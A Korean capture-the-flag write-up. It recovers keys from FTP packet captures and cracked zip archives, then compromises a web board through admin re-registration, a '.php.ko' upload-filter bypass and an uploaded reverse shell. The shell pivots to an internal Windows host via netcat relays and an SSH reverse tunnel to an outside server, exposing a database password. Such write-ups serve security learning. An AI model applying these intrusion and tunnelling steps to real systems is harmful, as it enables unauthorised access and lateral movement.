
aracode1.zip과 aracode2.zip을 다운로드 받았다는 사실을 알았다.

```
186 5.663346   121.127.177.162  211.253.158.125  FTP   Request: TYPE I
193 5.736667   211.253.158.125  121.127.177.162  FTP   Response: 200 Type set to I.
195 5.751554   121.127.177.162  211.253.158.125  FTP   Request: PORT 121,127,177,162
197 5.814562   211.253.158.125  121.127.177.162  FTP   Response: 200 Port command su
198 5.822317   121.127.177.162  211.253.158.125  FTP   Request: RETR aracode1.zip
201 5.899043   211.253.158.125  121.127.177.162  FTP   Response: 150 Opening data co
529 7.711579   211.253.158.125  121.127.177.162  FTP   Response: 226 File sent ok
662 12.834945  121.127.177.162  121.127.177.58   FTP   Request: REST 1
663 12.835678  121.127.177.58   121.127.177.162  FTP   Response: 350 REST supported.
666 12.843579  121.127.177.162  121.127.177.58   FTP   Request: REST 0
667 12.844258  121.127.177.58   121.127.177.162  FTP   Response: 350 REST supported.
668 12.852156  121.127.177.162  121.127.177.58   FTP   Request: TYPE I
669 12.852727  121.127.177.58   121.127.177.162  FTP   Response: 200 Type set to I.
670 12.867067  121.127.177.162  121.127.177.58   FTP   Request: PORT 121,127,177,162
671 12.867747  121.127.177.58   121.127.177.162  FTP   Response: 200 Port command su
673 12.875579  121.127.177.162  121.127.177.58   FTP   Request: RETR aracode2.zip
674 12.876360  121.127.177.58   121.127.177.162  FTP   Response: 150 Opening data co
899 12.992392  121.127.177.58   121.127.177.162  FTP   Response: 226 File sent ok
```


```
⊞ Frame 198 (73 bytes on wire, 73 bytes captured)
⊞ Ethernet II, Src: AsustekC_6c:e5:83 (00:13:d4:6c:e5:83), Dst: Dasan_2c:01:75 (00:d0:c
⊞ Internet Protocol, Src: 121.127.177.162 (121.127.177.162), Dst: 211.253.158.125 (211.
⊞ Transmission Control Protocol, Src Port: health-polling (1161), Dst Port: ftp (21), S
⊞ File Transfer Protocol (FTP)
```


```
0000  00 d0 cb 2c 01 75 00 13  d4 6c e5 83 08 00 45 00   ...,.u.. .l....E.
0010  00 3b 08 3d 40 00 80 06  54 e3 79 7f b1 a2 d3 fd   .;.=@... T.y.....
0020  9e 7d 04 89 00 15 79 7a  7f 93 95 1d cf 27 50 18   .}....yz .....'P.
0030  ff 4e 9d ca 00 00 52 45  54 52 20 61 72 61 63 6f   .N....RE TR araco
0040  64 65 31 2e 7a 69 70 0d  0a                       de1.zip. .
```

패킷으로부터 이 두 파일을 얻어냈으나, 압축 암호가 걸려있어 압축을 풀 수 없었다.



패킷으로부터 압축 암호를 알아내려 했으나 역부족이었고, ZIP 암호 크랙 툴을 사용하여 암호를 깬 결과 aracode1.zip은 암호가 academician이었고 aracode2.zip은 암호가 cream이었다.





이를 이용하여 암호를 크랙한 뒤 안의 txt파일과 bmp파일에서 코드를 읽었다.

1	qw	31	F	61	!	91	1	121	@	151	A	181	yu	211	a	241	oo
2	we	32	G	62	@	92	2	122	#	152	S	182	fg	212	s	242	tt
3	rt	33	H	63	#	93	3	123	$	153	D	183	jh	213	d	243	ss
4	kl	34	J	64	$	94	4	124	%	154	F	184	qw	214	g	244	dd
5	ng	35	K	65	%	95	5	125	^	155	G	185	er	215	h	245	bb
6	zx	36	L	66	^	96	6	126	&	156	H	186	tr	216	j	246	kk
7	df	37	Z	67	&	97	7	127	*	157	J	187	fh	217	l	247	uu
8	bv	38	X	68	u	98	8	128	(	158	K	188	fd	218	d	248	te
9	qm	39	C	69	i	99	9	129	)	159	L	189	jq	219	z	249	sd
10	ip	40	V	70	o	100	k	130	_	160	J	190	xc	220	x	250	df
11	pl	41	B	71	p	101	q	131	+	161	G	191	vb	221	c	251	vc
12	km	42	N	72	a	102	m	132	|	162	X	192	nm	222	v	252	jh
13	mm	43	M	73	s	103	e	133	}	163	C	193	op	223	b	253	ku
14	mn	44	,	74	d	104	r	134	{	164	V	194	rw	224	n	254	lk
15	er	45	.	75	f	105	n	135	"	165	B	195	df	225	m	255	mk
16	df	46	/	76	g	106	t	136	:	166	N	196	er	226	1		
17	sd	47	'	77	hw	107	y	137	>	167	M	197	dg	227	2		
18	Q	48	;	78	j	108	i	138	?	168	1	198	we	228	3		
19	W	49	[	79	k	109	o	139	<	169	2	199	yr	229	4		
20	E	50	]	80	lr	110	p	140	,	170	3	200	ag	230	5		
21	R	51	₩	81	z	111	w	141	Q	171	4	201	li	231	6		
22	T	52	{	82	x	112	z	142	W	172	5	202	lk	232	7		
23	Y	53	}	83	cy	113	x	143	E	173	6	203	q	233	8		
24	U	54	|	84	v	114	c	144	R	174	7	204	g	234	9		
25	I	55	:	85	bn	115	v	145	T	175	8	205	w	235	0		
26	O	56	"	86	m	116	b	146	Y	176	9	206	e	236	ee		
27	P	57	<	87	q	117	n	147	U	177	0	207	r	237	gg		
28	A	58	>	88	wo	118	m	148	I	178	as	208	t	238	jj		
29	S	59	?	89	e	119	~	149	O	179	f	209	y	239	ll		
30	D	60	`	90	r	120	!	150	P	180	we	210	u	240	pp		

1	1	31	x	61	B	91	ㅛ	121	허	151	df	181	h	211	Z	241	0
2	2	32	z	62	N	92	ㅋ	122	스	152	kj	182	j	212	X	242	+
3	3	33	c	63	M	93	ㅑ	123	트	153	nb	183	k	213	C	243	_
4	4	34	v	64	,	94	ㅐ	124	만	154	hg	184	l	214	V	244	)
5	5	35	b	65	.	95	ㅔ	125	세	155	tr	185	z	215	B	245	(
6	6	36	n	66	/	96	ㅁ	126	사	156	1	186	x	216	N	246	*
7	7	37	m	67	'	97	ㄴ	127	랑	157	2	187	c	217	M	247	&
8	8	38	Q	68	;	98	ㅇ	128	받	158	3	188	v	218	,	248	^
9	9	39	W	69	]	99	ㄹ	129	는	159	4	189	b	219	.	249	%
10	0	40	E	70	[	100	ㅎ	130	H	160	5	190	n	220	/	250	$
11	q	41	R	71	=	101	ㅗ	131	U	161	6	191	m	221	'	251	#
12	w	42	T	72	-	102	ㅜ	132	S	162	7	192	Q	222	;	252	@
13	e	43	Y	73	~	103	ㅏ	133	T	163	8	193	W	223	]	253	!
14	r	44	U	74	!	104	1	134	가	164	9	194	E	224	[	254	~
15	t	45	I	75	@	105	2	135	되	165	0	195	R	225	=	255	`
16	t	46	O	76	#	106	3	136	겠	166	q	196	T	226	-		
17	y	47	P	77	$	107	4	137	습	167	w	197	Y	227	<		
18	u	48	A	78	%	108	5	138	니	168	e	198	U	228	>		
19	i	49	S	79	^	109	6	139	다	169	r	199	I	229	:		
20	o	50	D	80	&	110	7	140	.	170	t	200	O	230	"		
21	p	51	F	81	*	111	8	141		171	y	201	P	231	}		
22	a	52	G	82	(	112	9	142	qw	172	u	202	A	232	1		
23	s	53	H	83	)	113	0	143	sd	173	i	203	S	233	2		
24	d	54	J	84	_	114	ㄲ	144	fd	174	o	204	D	234	3		
25	f	55	K	85	+	115	ㄸ	145	vc	175	p	205	F	235	4		
26	g	56	L	86	ㅂ	116	ㅊ	146	by	176	a	206	G	236	5		
27	h	57	Z	87	ㅈ	117	ㅍ	147	hg	177	s	207	H	237	6		
28	j	58	X	88	ㄷ	118	ㅠ	148	jh	178	d	208	J	238	7		
29	k	59	C	89	ㄱ	119	ㅜ	149	mn	179	f	209	K	239	8		
30	l	60	V	90	ㅅ	120	ㅡ	150	tr	180	g	210	L	240	9		

안의 txt파일의 내용은

111 241 224 214

woong

29 176 190 26

kang

woongkang이라는 key를 얻을 수 있었다.

C4

게시판을 점검해 본 결과, 회원가입에서 post form 데이터를 수정하여 admin으로 중복 가입이 가능하였다. admin으로 로그인 시 추가로 주어지는 권한은 모든 글을 수정할 수 있는 것이었다.

게시판은 파일을 등록할 수 있도록 되어있었고, .php에 대한 확장자 제한이 되어있어서 .php.ko를 올리는 것으로 우회할 수 있었다. 아마 마지막만 확장자 검사를 하는 것으로 보였다.

문제의 의도 파악이 힘들어서, upload되는 디렉토리를 찾으려고 여러 가지 시도를 하다 /upload라는 디렉토리를 찾게 되었다.

php파일을 통해 reverse bind shell 의 소스코드를 업로드 하여 컴파일, shell을 획득할 수 있었다.

서버의 쉘을 얻은 당시의 화면이다.

쉘을 얻고 난 뒤 모든 소스코드를 보았는데, 거기서 download라는 파일을 발견하였고 아마 저 파일로 upload 경로를 알아내는 것이 원래 문제의 의도라고 생각 되었다.
하지만 웹페이지 소스로는 다른 문제점을 찾을 수 없었다.

홈디렉토리를 보기 위해 /etc/passwd 와 홈디렉토리를 보았는데, 사용자 계정이 몇 있었으나 administrator라는 계정만이 홈디렉토리가 존재하였다.

administrator의 홈디렉토리 안에는 sudo_as_admin_...어쩌고 라는 0byte 짜리 파일이 있었는데, 이것이 문제인 줄 알고 sudo를 시도하려 여러 가지를 해 보았으나 비밀번호도 모르고, passwd, shadow 관련 파일들은 백업이든 원본이든 모두 권한을 얻을 수 없었다.

그러다가 나온 힌트가 ifconfig와 admin.
ifconfig로 192.168.200.10이라는 내부 네트워크가 존재한다는 사실을 알았다.
192.168.200.10으로 다른 아파치가 돌아간다거나 하는 줄 알고, 웹 쉘에서 database를 직접 엑세스 하여 얻은 비밀번호인 admin // djemals@ 으로 192.168.200.10에 대한 웹 접속을 시도하였다.

공격대상 컴퓨터에서 (nc my_server 4000) | nc 192.168.200.10 80
my_server 에서 (nc -l -p 3333) | nc -l -p 4000

이렇게 port를 redirect하여 192.168.200.10으로 웹 접속을 시도하였다.
하지만 이렇게 접속을 해도 같은 소스코드가 날라오는 것으로 봐서, 자기자신으로 접속을 하는 것이었다.

이후 netstat -an 으로 알아본 결과


tcp	0	0	192.168.200.10:44900	192.168.200.11:135	ESTABLISHED
tcp	0	0	220.95.152.61:41605	218.234.19.87:7172	ESTABLISHED
tcp	0	0	220.95.152.61:80	125.187.131.20:61833	TIME_WAIT
tcp	0	0	220.95.152.61:80	125.187.131.20:61825	TIME_WAIT
tcp	0	0	192.168.200.10:51055	192.168.200.11:135	ESTABLISHED
tcp	0	0	220.95.152.61:80	143.248.249.170:1488	ESTABLISHED
tcp	0	0	220.95.152.61:41021	168.131.44.140:55555	ESTABLISHED
tcp	0	0	192.168.200.10:44903	192.168.200.11:135	ESTABLISHED
tcp	0	0	220.95.152.61:37374	143.248.235.249:4337	ESTABLISHED
tcp	985	0	220.95.152.61:33546	143.248.235.249:4334	CLOSE_WAIT

192.168.200.11 이라는 서버가 존재한다는 것을 알았고, windows의 rpc포트인 135번이 열려있는 것을 확인할 수 있었다.

그래서 windows라는 생각에, 3389번 포트가 연결되어있나 nc로 확인을 해 본 결과 접속할 수 있었다.
port redirect로 원격 데스크탑을 열어야 하는 문제로 판단되어 ssh의 포트 포워딩, 터널링을 사용하여 접속을 시도하였다.

먼저 GNU netcat 바이너리를 wget을 통해 서버로 받고 netcat -L 192.168.200.11:3389 -p 33389 를 하였으나 방화벽에 막혀 있어 접속이 되지 않았다. 방화벽을 우회하기 위한 방법을 찾던 중 SSH 포트 포워딩을 생각했고 ssh -R 33389:143.248.2.56:33389 를 통해 방화벽을 우회할 수 있었다. 143.248.2.56의 33389 포트가 외부에서 연결이 되지 않게 127.0.0.1 로 바인딩 되어 있어서 143.248.2.56 서버에서도 netcat -L localhost:33389 -p 3389 를 통해 외부 윈도 컴에서 143.248.2.56으로 Remote Desktop을 연결할 수 있도록 설정했다.

ID와 비밀번호는 database에서 얻은 admin의 비밀번호인 admin // djemals@ 을 사용하였다.
다음은 접속된 화면이다.



접속 이후 파일을 열어 Goo00ooD_LuCk~!! 이라는 KEY를 얻을 수 있었다.